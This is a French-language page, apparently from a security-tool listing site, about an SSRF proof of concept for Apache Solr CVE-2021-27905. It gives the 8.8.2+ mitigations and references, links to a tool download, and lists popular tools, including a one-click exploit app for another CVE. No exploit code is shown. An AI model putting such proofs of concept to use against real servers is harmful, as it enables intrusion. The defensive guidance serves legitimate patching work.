
SSRF PoC

Atténuation (8.8.2+)

Le ReplicationHandler de Solr a été corrigé pour :

  • Valider que masterUrl/leaderUrl pointe uniquement vers des hôtes approuvés.
  • Restreindre les schémas d'URL acceptables (http, https uniquement).
  • Renforcer les fonctionnalités de streaming distant.
  • Recommander aux administrateurs de sécuriser /replication avec une authentification ou de le supprimer complètement s'il n'est pas utilisé.


Référence

  • https://nvd.nist.gov/vuln/detail/CVE-2021-27905
  • https://lists.apache.org/thread/90kct018gfdnvh9wh5xvt0grm9jk2l80
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    906
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    725
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    442
  • 4

    wifit3

    derv82/wifit3

    Wifite mais uniquement USB et multiplateforme.

    434
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    412
  • 6

    SafeLine

    chaitin/safeline

    WAF auto-hébergé et proxy inverse qui filtre le trafic HTTP malveillant, bloque les injections SQL, les XSS et les attaques de robots, avec limitation de débit et chiffrement dynamique HTML/JS.

    360

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →


